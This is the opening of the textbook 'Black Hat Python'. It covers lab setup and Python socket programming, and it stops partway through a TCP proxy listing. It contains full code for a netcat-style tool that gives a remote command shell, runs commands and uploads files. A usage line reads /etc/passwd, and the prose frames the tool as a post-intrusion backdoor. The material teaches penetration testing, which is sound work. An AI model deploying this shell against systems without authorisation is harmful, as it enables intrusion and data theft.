**Black Hat Python: Python Programming for Hackers and Pentesters**

**Justin Seitz**

Published by No Starch Press

To Pat

Although we never met, I am forever grateful for every member of your wonderful family you gave me. Canadian Cancer Society *www.cancer.ca*

**About the Author**

Justin Seitz is a senior security researcher for Immunity, Inc., where he spends his time bug hunting, reverse engineering, writing exploits, and coding Python. He is the author of *Gray Hat Python*, the first book to cover Python for security analysis.

**About the Technical Reviewers**

Dan Frisch has over ten years of experience in information security. Currently, he is a senior security analyst in a Canadian law enforcement agency. Prior to that role, he worked as a consultant providing security assessments to financial and technology firms in North America. Because he is obsessed with technology and holds a 3rd degree black belt, you can assume (correctly) that his entire life is based around *The Matrix*.

Since the early days of Commodore PET and VIC-20, technology has been a constant companion (and sometimes an obsession!) to Cliff Janzen. Cliff discovered his career passion when he moved to information security in 2008 after a decade of IT operations. For the past few years Cliff has been happily employed as a security consultant, doing everything from policy review to penetration tests, and he feels lucky to have a career that is also his favorite hobby.

**Foreword**

Python is still the dominant language in the world of information security, even if the conversation about your language of choice sometimes looks more like a religious war. Python-based tools include all manner of fuzzers, proxies, and even the occasional exploit. Exploit frameworks like CANVAS are written in Python as are more obscure tools like PyEmu or Sulley.

Just about every fuzzer or exploit I have written has been in Python. In fact, the automotive hacking research that Chris Valasek and I recently performed contained a library to inject CAN messages onto your automotive network using Python!

If you are interested in tinkering with information security tasks, Python is a great language to learn because of the large number of reverse engineering and exploitation libraries available for your use. Now if only the Metasploit developers would come to their senses and switch from Ruby to Python, our community would be united.

In this new book, Justin covers a large range of topics that an enterprising young hacker would need to get off the ground. He includes walkthroughs of how to read and write network packets, how to sniff the network, as well as anything you might need for web application auditing and attacking. He then spends significant time diving into how to write code to address specifics with attacking Windows systems. In general, *Black Hat Python* is a fun read, and while it might not turn you into a super stunt hacker like myself, it can certainly get you started down the path. Remember, the difference between script kiddies and professionals is the difference between merely using other people’s tools and writing your own.

Charlie Miller

St. Louis, Missouri

September 2014

**Preface**

Python hacker. Those are two words you really could use to describe me. At Immunity, I am lucky enough to work with people who actually, really, know how to code Python. I am not one of those people. I spend a great deal of my time penetration testing, and that requires rapid Python tool development, with a focus on execution and delivering results (not necessarily on prettiness, optimization, or even stability). Throughout this book you will learn that this is how I code, but I also feel as though it is part of what makes me a strong pentester. I hope that this philosophy and style helps you as well.

As you progress through the book, you will also realize that I don’t take deep dives on any single topic. This is by design. I want to give you the bare minimum, with a little flavor, so that you have some foundational knowledge. With that in mind, I’ve sprinkled ideas and homework assignments

throughout the book to kickstart you in your own direction. I encourage you to explore these ideas, and I would love to hear back any of your own implementations, tooling, or homework assignments that you have done.

As with any technical book, readers at different skill levels with Python (or information security in general) will experience this book differently. Some of you may simply grab it and nab chapters that are pertinent to a consulting gig you are on, while others may read it cover to cover. I would recommend that if you are a novice to intermediate Python programmer that you start at the beginning of the book and read it straight through in order. You will pick up some good building blocks along the way.

To start, I lay down some networking fundamentals in Chapter 2 and slowly work our way through raw sockets in Chapter 3 and using Scapy in Chapter 4 for some more interesting network tooling. The next section of the book deals with hacking web applications, starting with your own custom

tooling in Chapter 5 and then extending the popular Burp Suite in Chapter 6. From there we will spend a great deal of time talking about trojans, starting with GitHub command and control in Chapter 7, all the way through Chapter 10 where we will cover some Windows privilege escalation tricks. The final chapter is about using Volatility for automating some offensive memory forensics techniques.

I try to keep the code samples short and to the point, and the same goes for the explanations. If you are relatively new to Python I encourage you to punch out every line to get that coding muscle memory going. All of the source code examples from this book are available at

*http://nostarch.com/blackhatpython/*.

Here we go!

**Acknowledgments**

I would like to thank my family — my beautiful wife, Clare, and my five children, Emily, Carter, Cohen, Brady, and Mason — for all of the encouragement and tolerance while I spent a year and a half of my life writing this book. My brothers, sister, Mom, Dad, and Paulette have also given me a lot of motivation to keep pushing through no matter what. I love you all.

To all my folks at Immunity (I would list each of you here if I had the room): thanks for tolerating me on a day-to-day basis. You are truly an amazing crew to work with. To the team at No Starch — Tyler, Bill, Serena, and Leigh — thanks so much for all of the hard work you put into this book and the rest in your collection. We all appreciate it.

I would also like to thank my technical reviewers, Dan Frisch and Cliff Janzen. These guys typed out and critiqued every single line of code, wrote supporting code, made edits, and provided absolutely amazing support throughout the whole process. Anyone who is writing an infosec book should really get these guys on board; they were amazing and then some.

For the rest of you ruffians that share drinks, laughs and GChats: thanks for letting me piss and moan to you about writing this book.

**Chapter 1. Setting Up Your Python**

**Environment**

This is the least fun — but nevertheless critical — part of the book, where we walk through setting up an environment in which to write and test Python. We are going to do a crash course in setting up a Kali Linux virtual machine (VM) and installing a nice IDE so that you have everything you need to develop code. By the end of this chapter, you should be ready to tackle the exercises and code examples in the remainder of the book.

Before you get started, go ahead and download and install VMWare Player.[1]I also recommend that you have some Windows VMs at the ready as well, including Windows XP and Windows 7, preferably 32-bit in both cases.

**Installing Kali Linux**

Kali is the successor to the BackTrack Linux distribution, designed by Offensive Security from the ground up as a penetration testing operating system. It comes with a number of tools preinstalled and is based on Debian Linux, so you’ll also be able to install a wide variety of additional tools and libraries beyond what’s on the OS to start.

First, grab a Kali VM image from the following URL: *http://images.of ensive-security.com/kali linux-1.0.9-vm-i486.7z*.[2] Download and decompress the image, and then double-click it to make VMWare Player fire it up. The default username is *root* and the password is *toor*. This should get you into the full Kali desktop environment as shown in Figure 1-1.

*Figure 1-1. The Kali Linux desktop*

The first thing we are going to do is ensure that the correct version of Python is installed. This book will use Python 2.7 throughout. In the shell (**Applications**▸**Accessories**▸**Terminal**), execute the following:

root@kali:~# **python --version**

Python 2.7.3

root@kali:~#

If you downloaded the exact image that I recommended above, Python 2.7 will be automatically installed. Please note that using a different version of Python might break some of the code examples in this book. You have been warned.

Now let’s add some useful pieces of Python package management in the form of easy\_install and pip. These are much like the apt package manager because they allow you to directly install Python libraries, without having to manually download, unpack, and install them. Let’s install both of these package managers by issuing the following commands:

root@kali:~#: **apt-get install python-setuptools python-pip**

When the packages are installed, we can do a quick test and install the module that we’ll use in Chapter 7 to build a GitHub-based trojan. Enter the following into your terminal:

root@kali:~#: **pip install github3.py**

You should see output in your terminal indicating that the library is being downloaded and installed. Then drop into a Python shell and validate that it was installed correctly:

root@kali:~#: **python**

Python 2.7.3 (default, Mar 14 2014, 11:57:14)

[GCC 4.7.2] on linux2

Type "help", "copyright", "credits" or "license" for more information.

>>> **import github3**

>>> **exit()**

If your results are not identical to these, then there is a “misconfiguration” in your Python environment and you have brought great shame to our Python dojo! In this case, make sure that you followed all the steps above and that you have the correct version of Kali.

Keep in mind that for most examples throughout this book, you can develop your code in a variety of environments, including Mac, Linux, and Windows. There are some chapters that are Windows specific, and I’ll make sure to let you know at the beginning of the chapter.

Now that we have our hacking virtual machine set up, let’s install a Python IDE for development.

**WingIDE**

While I typically don’t advocate commercial software products, WingIDE is the best IDE that I’ve used in the past seven years at Immunity. WingIDE provides all the basic IDE functionality like auto completion and explanation of function parameters, but its debugging capabilities are what set it apart from other IDEs. I will give you a quick rundown of the commercial version of WingIDE, but of course you should choose whichever version is best for you.[3]

You can grab WingIDE from *http://www.wingware.com/*, and I recommend that you install the trial so that you can experience firsthand some of the features available in the commercial version.


You can do your development on any platform you wish, but it might be best to install WingIDE on your Kali VM at least to get started. If you’ve followed along with my instructions so far, make sure that you download the 32-bit .deb package for WingIDE, and save it to your user directory. Then drop into a terminal and run the following:

root@kali:~# **dpkg -i wingide5\_5.0.9-1\_i386.deb**


This should install WingIDE as planned. If you get any installation errors, there might be unmet dependencies. In this case, simply run:

root@kali:~# **apt-get -f install**

This should fix any missing dependencies and install WingIDE. To verify that you’ve installed it properly, make sure you can access it as shown in Figure 1-2.

*Figure 1-2. Accessing WingIDE from the Kali desktop*

Fire up WingIDE and open a new, blank Python file. Then follow along as I give you a quick rundown of some useful features. For starters, your screen should look like Figure 1-3, with your main code editing area in the top left and a set of tabs on the bottom.

*Figure 1-3. Main WingIDE window layout*

Let’s write some simple code to illustrate some of the useful functions of WingIDE, including the Debug Probe and Stack Data tabs. Punch the following code into the editor:

def sum(number\_one,number\_two):

number\_one\_int = convert\_integer(number\_one)

number\_two\_int = convert\_integer(number\_two)

result = number\_one\_int + number\_two\_int

return result

def convert\_integer(number\_string):

converted\_integer = int(number\_string)

return converted\_integer

answer = sum("1","2")

This is a very contrived example, but it is an excellent demonstration of how to make your life easy with WingIDE. Save it with any filename you want, click the **Debug** menu item, and select the **Select Current as Main Debug File** option, as shown in Figure 1-4.


*Figure 1-4. Setting the current Python script for debugging*


Now set a breakpoint on the line of code that says:

return converted\_integer

You can do this by clicking in the left margin or by hitting the F9 key. You should see a little red dot appear in the margin. Now run the script by pressing F5, and execution should halt at your breakpoint. Click the **Stack Data** tab and you should see a screen like the one in Figure 1-5.


The Stack Data tab is going to show us some useful information such as the state of any local and global variables at the moment that our breakpoint was hit. This allows you to debug more advanced code where you need to inspect variables during execution to track down bugs. If you click the drop down bar, you can also see the current call stack, which tells you which function called the function you are currently inside. Have a look at Figure 1-6 to see the stack trace.

*Figure 1-5. Viewing stack data after a breakpoint hit*

*Figure 1-6. Viewing the current stack trace*

We can see that convert\_integer was called from the sum function on line 3 of our Python script. This becomes very useful if you have recursive function calls or a function that is called from many potential places. Using the Stack Data tab will come in very handy in your Python developing career!

The next major feature is the Debug Probe tab. This tab enables you to drop into a Python shell that is executing within the current context of the exact moment your breakpoint was hit. This lets you inspect and modify variables, as well as write little snippets of test code to try out new ideas or to troubleshoot. Figure 1-7 demonstrates how to inspect the converted\_integer variable and change its value.

*Figure 1-7. Using Debug Probe to inspect and modify local variables*

After you make some modifications, you can resume execution of the script by pressing F5.

Even though this is a very simple example, it demonstrates some of the most useful features of WingIDE for developing and debugging Python scripts.[4]

That’s all we need in order to begin developing code for the rest of this book. Don’t forget about making virtual machines ready as target machines for the Windows-specific chapters, but of course using native hardware should not present any issues.

Now let’s get into some actual fun!

[1] You can download VMWare Player from *http://www.vmware.com/*.

[2] For a “clickable” list of the links in this chapter, visit *http://nostarch.com/blackhatpython/*.

[3] For a comparison of features among versions, visit *https://wingware.com/wingide/features/*.

[4]If you already use an IDE that has comparable features to WingIDE, please send me an email or a tweet because I would love to hear about it!

**Chapter 2. The Network: Basics**

The network is and always will be the sexiest arena for a hacker. An attacker can do almost anything with simple network access, such as scan for hosts, inject packets, sniff data, remotely exploit hosts, and much more. But if you are an attacker who has worked your way into the deepest depths of an enterprise target, you may find yourself in a bit of a conundrum: you have no tools to execute network attacks. No netcat. No Wireshark. No compiler and no means to install one. However, you might be surprised to find that in many cases, you’ll find a Python install, and so that is where we will begin.

This chapter will give you some basics on Python networking using the socket[5] module. Along the way, we’ll build clients, servers, and a TCP proxy; and then turn them into our very own netcat, complete with command shell. This chapter is the foundation for subsequent chapters in which we will build a host discovery tool, implement cross-platform sniffers, and create a remote trojan framework. Let’s get started.

**Python Networking in a Paragraph**

Programmers have a number of third-party tools to create networked servers and clients in Python, but the core module for all of those tools is socket. This module exposes all of the necessary pieces to quickly write TCP and UDP clients and servers, use raw sockets, and so forth. For the purposes of breaking in or maintaining access to target machines, this module is all you really need. Let’s start by creating some simple clients and servers, the two most common quick network scripts you’ll write.

**TCP Client**

There have been countless times during penetration tests that I’ve needed to whip up a TCP client to test for services, send garbage data, fuzz, or any number of other tasks. If you are working within the confines of large enterprise environments, you won’t have the luxury of networking tools or compilers, and sometimes you’ll even be missing the absolute basics like the ability to copy/paste or an Internet connection. This is where being able to quickly create a TCP client comes in extremely handy. But enough jabbering — let’s get coding. Here is a simple TCP client.

import socket

target\_host = "www.google.com"

target\_port = 80

# create a socket object

➊ client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

# connect the client

➋ client.connect((target\_host,target\_port))

# send some data

➌ client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# receive some data

➍ response = client.recv(4096)

print response

We first create a socket object with the AF\_INET and SOCK\_STREAM parameters ➊. The AF\_INET parameter is saying we are going to use a standard IPv4 address or hostname, and SOCK\_STREAM indicates that this will be a TCP client. We then connect the client to the server ➋ and send it some data ➌. The last step is to receive some data back and print out the response ➍. This is the simplest form of a TCP client, but the one you will write most often.

In the above code snippet, we are making some serious assumptions about sockets that you definitely want to be aware of. The first assumption is that our connection will always succeed, and the second is that the server is always expecting us to send data first (as opposed to servers that expect to send data to you first and await your response). Our third assumption is that the server will always send us data back in a timely fashion. We make these assumptions largely for simplicity’s sake. While programmers have varied opinions about how to deal with blocking sockets, exception-handling in sockets, and the like, it’s quite rare for pentesters to build these niceties into the quick-and-dirty tools for recon or exploitation work, so we’ll omit them in this chapter.

**UDP Client**

A Python UDP client is not much different than a TCP client; we need to make only two small changes to get it to send packets in UDP form.

import socket

target\_host = "127.0.0.1"

target\_port = 80

# create a socket object

➊ client = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

# send some data

➋ client.sendto("AAABBBCCC",(target\_host,target\_port))

# receive some data

➌ data, addr = client.recvfrom(4096)

print data

As you can see, we change the socket type to SOCK\_DGRAM ➊ when creating the socket object. The next step is to simply call sendto() ➋, passing in the data and the server you want to send the data to. Because UDP is a connectionless protocol, there is no call to connect() beforehand. The last step is to call recvfrom() ➌ to receive UDP data back. You will also notice that it returns both the data and the details of the remote host and port.

Again, we’re not looking to be superior network programmers; we want to be quick, easy, and reliable enough to handle our day-to-day hacking tasks. Let’s move on to creating some simple servers.

**TCP Server**

Creating TCP servers in Python is just as easy as creating a client. You might want to use your own TCP server when writing command shells or crafting a proxy (both of which we’ll do later). Let’s start by creating a standard multi-threaded TCP server. Crank out the code below:

import socket

import threading

bind\_ip = "0.0.0.0"

bind\_port = 9999

server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

➊ server.bind((bind\_ip,bind\_port))

➋ server.listen(5)

print "[\*] Listening on %s:%d" % (bind\_ip,bind\_port)

# this is our client-handling thread

➌ def handle\_client(client\_socket):

# print out what the client sends

request = client\_socket.recv(1024)

print "[\*] Received: %s" % request

# send back a packet

client\_socket.send("ACK!")

client\_socket.close()

while True:

➍ client,addr = server.accept()

print "[\*] Accepted connection from: %s:%d" % (addr[0],addr[1])

# spin up our client thread to handle incoming data

client\_handler = threading.Thread(target=handle\_client,args=(client,))

➎ client\_handler.start()

To start off, we pass in the IP address and port we want the server to listen on ➊. Next we tell the server to start listening ➋ with a maximum backlog of connections set to 5. We then put the server into its main loop, where it is waiting for an incoming connection. When a client connects ➍, we receive the client socket into the client variable, and the remote connection details into the addr

variable. We then create a new thread object that points to our handle\_client function, and we pass it the client socket object as an argument. We then start the thread to handle the client connection ➎, and our main server loop is ready to handle another incoming connection. The handle\_client ➌ function performs the recv() and then sends a simple message back to the client.

If you use the TCP client that we built earlier, you can send some test packets to the server and you should see output like the following:

[\*] Listening on 0.0.0.0:9999

[\*] Accepted connection from: 127.0.0.1:62512

[\*] Received: ABCDEF

That’s it! Pretty simple, but this is a very useful piece of code which we will extend in the next couple of sections when we build a netcat replacement and a TCP proxy.

**Replacing Netcat**

Netcat is the utility knife of networking, so it’s no surprise that shrewd systems administrators remove it from their systems. On more than one occasion, I’ve run into servers that do not have netcat installed but do have Python. In these cases, it’s useful to create a simple network client and server that you can use to push files, or to have a listener that gives you command-line access. If you’ve broken in through a web application, it is definitely worth dropping a Python callback to give you secondary access without having to first burn one of your trojans or backdoors. Creating a tool like this is also a great Python exercise, so let’s get started.

import sys

import socket

import getopt

import threading

import subprocess

# define some global variables

listen = False

command = False

upload = False

execute = ""

target = ""

upload\_destination = ""

port = 0

Here, we are just importing all of our necessary libraries and setting some global variables. No heavy lifting quite yet.

Now let’s create our main function responsible for handling command-line arguments and calling the rest of our functions.

➊ def usage():

print "BHP Net Tool"

print

print "Usage: bhpnet.py -t target\_host -p port"

print "-l --listen - listen on [host]:[port] for

incoming connections"

print "-e --execute=file\_to\_run - execute the given file upon

receiving a connection"

print "-c --command - initialize a command shell"

print "-u --upload=destination - upon receiving connection upload a

file and write to [destination]"

print

print

print "Examples: "

print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"

print "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe"

print "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\""

print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"

sys.exit(0)

def main():

global listen

global port

global execute

global command

global upload\_destination

global target

if not len(sys.argv[1:]):

usage()

# read the commandline options

➋ try:

opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:",

["help","listen","execute","target","port","command","upload"])

except getopt.GetoptError as err:

print str(err)

usage()

for o,a in opts:

if o in ("-h","--help"):

usage()

elif o in ("-l","--listen"):

listen = True

elif o in ("-e", "--execute"):

execute = a

elif o in ("-c", "--commandshell"):

command = True

elif o in ("-u", "--upload"):

upload\_destination = a

elif o in ("-t", "--target"):

target = a

elif o in ("-p", "--port"):

port = int(a)

else:

assert False,"Unhandled Option"

# are we going to listen or just send data from stdin?

➌ if not listen and len(target) and port > 0:

# read in the buffer from the commandline

# this will block, so send CTRL-D if not sending input

# to stdin

buffer = sys.stdin.read()

# send data off

client\_sender(buffer)

# we are going to listen and potentially

# upload things, execute commands, and drop a shell back

# depending on our command line options above

if listen:

➍ server\_loop()

main()

We begin by reading in all of the command-line options ➋ and setting the necessary variables depending on the options we detect. If any of the command-line parameters don’t match our criteria, we print out useful usage information ➊. In the next block of code ➌, we are trying to mimic netcat to read data from stdin and send it across the network. As noted, if you plan on sending data interactively, you need to send a CTRL-D to bypass the stdin read. The final piece ➍ is where we detect that we are to set up a listening socket and process further commands (upload a file, execute a command, start a command shell).

Now let’s start putting in the plumbing for some of these features, starting with our client code. Add the following code above our main function.

def client\_sender(buffer):

client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

try:

# connect to our target host

client.connect((target,port))

➊ if len(buffer):

client.send(buffer)

while True:

# now wait for data back

recv\_len = 1

response = ""

➋ while recv\_len:

data = client.recv(4096)

recv\_len = len(data)

response+= data

if recv\_len < 4096:

break

print response,

# wait for more input

➌ buffer = raw\_input("")

buffer += "\n"

# send it off

client.send(buffer)

except:

print "[\*] Exception! Exiting."

# tear down the connection

client.close()

Most of this code should look familiar to you by now. We start by setting up our TCP socket object and then test ➊ to see if we have received any input from stdin. If all is well, we ship the data off to the remote target and receive back data ➋ until there is no more data to receive. We then wait for further input from the user ➌ and continue sending and receiving data until the user kills the script. The extra line break is attached specifically to our user input so that our client will be compatible with our command shell. Now we’ll move on and create our primary server loop and a stub function that will handle both our command execution and our full command shell.

def server\_loop():

global target

# if no target is defined, we listen on all interfaces

if not len(target):

target = "0.0.0.0"

server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

server.bind((target,port))

server.listen(5)

while True:

client\_socket, addr = server.accept()

# spin off a thread to handle our new client

client\_thread = threading.Thread(target=client\_handler,

args=(client\_socket,))

client\_thread.start()

def run\_command(command):

# trim the newline

command = command.rstrip()

# run the command and get the output back

try:

➊ output = subprocess.check\_output(command,stderr=subprocess.

STDOUT, shell=True)

except:

output = "Failed to execute command.\r\n"

# send the output back to the client

return output

By now, you’re an old hand at creating TCP servers complete with threading, so I won’t dive in to the server\_loop function. The run\_command function, however, contains a new library we haven’t covered yet: the subprocess library. subprocess provides a powerful process-creation interface that gives you a number of ways to start and interact with client programs. In this case ➊, we’re simply running whatever command we pass in, running it on the local operating system, and returning the output from the command back to the client that is connected to us. The exception-handling code will catch generic errors and return back a message letting you know that the command failed.

Now let’s implement the logic to do file uploads, command execution, and our shell.

def client\_handler(client\_socket):

global upload

global execute

global command

# check for upload

➊ if len(upload\_destination):

# read in all of the bytes and write to our destination

file\_buffer = ""

# keep reading data until none is available

➋ while True:

data = client\_socket.recv(1024)

if not data:

break

else:

file\_buffer += data

# now we take these bytes and try to write them out

➌ try:

file\_descriptor = open(upload\_destination,"wb")

file\_descriptor.write(file\_buffer)

file\_descriptor.close()

# acknowledge that we wrote the file out

client\_socket.send("Successfully saved file to

%s\r\n" % upload\_destination)

except:

client\_socket.send("Failed to save file to %s\r\n" %

upload\_destination)

# check for command execution

if len(execute):

# run the command

output = run\_command(execute)

client\_socket.send(output)

# now we go into another loop if a command shell was requested

➍ if command:

while True:

# show a simple prompt

client\_socket.send("<BHP:#> ")

# now we receive until we see a linefeed

(enter key)

cmd\_buffer = ""

while "\n" not in cmd\_buffer:

cmd\_buffer += client\_socket.recv(1024)

# send back the command output

response = run\_command(cmd\_buffer)

# send back the response

client\_socket.send(response)

Our first chunk of code ➊ is responsible for determining whether our network tool is set to receive a file when it receives a connection. This can be useful for upload-and-execute exercises or for installing malware and having the malware remove our Python callback. First we receive the file data in a loop ➋ to make sure we receive it all, and then we simply open a file handle and write out the contents of the file. The wb flag ensures that we are writing the file with binary mode enabled, which ensures that uploading and writing a binary executable will be successful. Next we process our execute functionality ➌, which calls our previously written run\_command function and simply sends the result back across the network. Our last bit of code handles our command shell ➍; it continues to execute commands as we send them in and sends back the output. You’ll notice that it is scanning for a newline character to determine when to process a command, which makes it netcat-friendly. However, if you are conjuring up a Python client to speak to it, remember to add the newline character.

**Kicking the Tires**

Now let’s play around with it a bit to see some output. In one terminal or cmd.exe shell, run our script like so:

justin$ **./bhnet.py -l -p 9999 -c**

Now you can fire up another terminal or cmd.exe, and run our script in client mode. Remember that our script is reading from stdin and will do so until the EOF (end-of-file) marker is received. To send EOF, hit CTRL-D on your keyboard:

justin$ **./bhnet.py -t localhost -p 9999**

**<CTRL-D>**

<BHP:#> **ls -la**

total 32

drwxr-xr-x 4 justin staff 136 18 Dec 19:45 .

drwxr-xr-x 4 justin staff 136 9 Dec 18:09 ..

-rwxrwxrwt 1 justin staff 8498 19 Dec 06:38 bhnet.py

-rw-r--r-- 1 justin staff 844 10 Dec 09:34 listing-1-3.py

<BHP:#> **pwd**

/Users/justin/svn/BHP/code/Chapter2

<BHP:#>

You can see that we receive back our custom command shell, and because we’re on a Unix host, we can run some local commands and receive back some output as if we had logged in via SSH or were on the box locally. We can also use our client to send out requests the good, old-fashioned way:

justin$ **echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet.**

**py -t www.google.com -p 80**

HTTP/1.1 302 Found

Location: http://www.google.ca/

Cache-Control: private

Content-Type: text/html; charset=UTF-8

P3P: CP="This is not a P3P policy! See http://www.google.com/support/

accounts/bin/answer.py?hl=en&answer=151657 for more info."

Date: Wed, 19 Dec 2012 13:22:55 GMT

Server: gws

Content-Length: 218

X-XSS-Protection: 1; mode=block

X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">

<TITLE>302 Moved</TITLE></HEAD><BODY>

<H1>302 Moved</H1>

The document has moved

<A HREF="http://www.google.ca/">here</A>.

</BODY></HTML>

[\*] Exception! Exiting.

justin$

There you go! It’s not a super technical technique, but it’s a good foundation on how to hack together some client and server sockets in Python and use them for evil. Of course, it’s the fundamentals that you need most: use your imagination to expand or improve it. Next, let’s build a TCP proxy, which is useful in any number of offensive scenarios.

**Building a TCP Proxy**

There are a number of reasons to have a TCP proxy in your tool belt, both for forwarding traffic to bounce from host to host, but also when assessing network-based software. When performing penetration tests in enterprise environments, you’ll commonly be faced with the fact that you can’t run Wireshark, that you can’t load drivers to sniff the loopback on Windows, or that network segmentation prevents you from running your tools directly against your target host. I have employed a simple Python proxy in a number of cases to help understand unknown protocols, modify traffic being sent to an application, and create test cases for fuzzers. Let’s get to it.

import sys

import socket

import threading

def server\_loop(local\_host,local\_port,remote\_host,remote\_port,receive\_first):

server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

try:

server.bind((local\_host,local\_port))

except:

print "[!!] Failed to listen on %s:%d" % (local\_host,local\_

port)

print "[!!] Check for other listening sockets or correct

permissions."

sys.exit(0)

print "[\*] Listening on %s:%d" % (local\_host,local\_port)

server.listen(5)

while True:

client\_socket, addr = server.accept()

# print out the local connection information

print "[==>] Received incoming connection from %s:%d" %

(addr[0],addr[1])

# start a thread to talk to the remote host

proxy\_thread = threading.Thread(target=proxy\_handler,

args=(client\_socket,remote\_host,remote\_port,receive\_first))

proxy\_thread.start()

def main():

# no fancy command-line parsing here

if len(sys.argv[1:]) != 5:

print "Usage: ./proxy.py [localhost] [localport] [remotehost]

[remoteport] [receive\_first]"

print "Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True"

sys.exit(0)

# setup local listening parameters

local\_host = sys.argv[1]

local\_port = int(sys.argv[2])

# setup remote target

remote\_host = sys.argv[3]

remote\_port = int(sys.argv[4])

# this tells our proxy to connect and receive data

# before sending to the remote host

receive\_first = sys.argv[5]

if "True" in receive\_first:

receive\_first = True

else:

receive\_first = False

# now spin up our listening socket

server\_loop(local\_host,local\_port,remote\_host,remote\_port,receive\_first)

main()

Most of this should look familiar: we take in some command-line arguments and then fire up a server loop that listens for connections. When a fresh connection request comes in, we hand it off to our proxy\_handler, which does all of the sending and receiving of juicy bits to either side of the data stream.

Let’s dive into the proxy\_handler function now by adding the following code above our main function.

def proxy\_handler(client\_socket, remote\_host, remote\_port, receive\_first):

# connect to the remote host

remote\_socket = socket.socket(socket.AF\_INET,

socket.SOCK\_STREAM)

remote\_socket.connect((remote\_host,remote\_port))

# receive data from the remote end if necessary

➊ if receive\_first:

➋ remote\_buffer = receive\_from(remote\_socket)

➌ hexdump(remote\_buffer)

# send it to our response handler

➍ remote\_buffer = response\_handler(remote\_buffer)

# if we have data to send to our local client, send it

if len(remote\_buffer):

print "[<==] Sending %d bytes to localhost." %

len(remote\_buffer)

client\_socket.send(remote\_buffer)

# now lets loop and read from local,

# send to remote, send to local

# rinse, wash, repeat

while True:

# read from local host

local\_buffer = receive\_from(client\_socket)

if len(local\_buffer):

print "[==>] Received %d bytes from localhost." % len(local\_

buffer)

hexdump(local\_buffer)

# send it to our request handler

local\_buffer = request\_handler(local\_buffer)

# send off the data to the remote host

remote\_socket.send(local\_buffer)

print "[==>] Sent to remote."

# receive back the response

remote\_buffer = receive\_from(remote\_socket)

if len(remote\_buffer):

print "[<==] Received %d bytes from remote." % len(remote\_buffer)

hexdump(remote\_buffer)

# send to our response handler

remote\_buffer = response\_handler(remote\_buffer)

# send the response to the local socket

client\_socket.send(remote\_buffer)

print "[<==] Sent to localhost."

# if no more data on either side, close the connections

➎ if not len(local\_buffer) or not len(remote\_buffer):

client\_socket.close()

remote\_socket.close()

print "[\*] No more data. Closing connections."

break

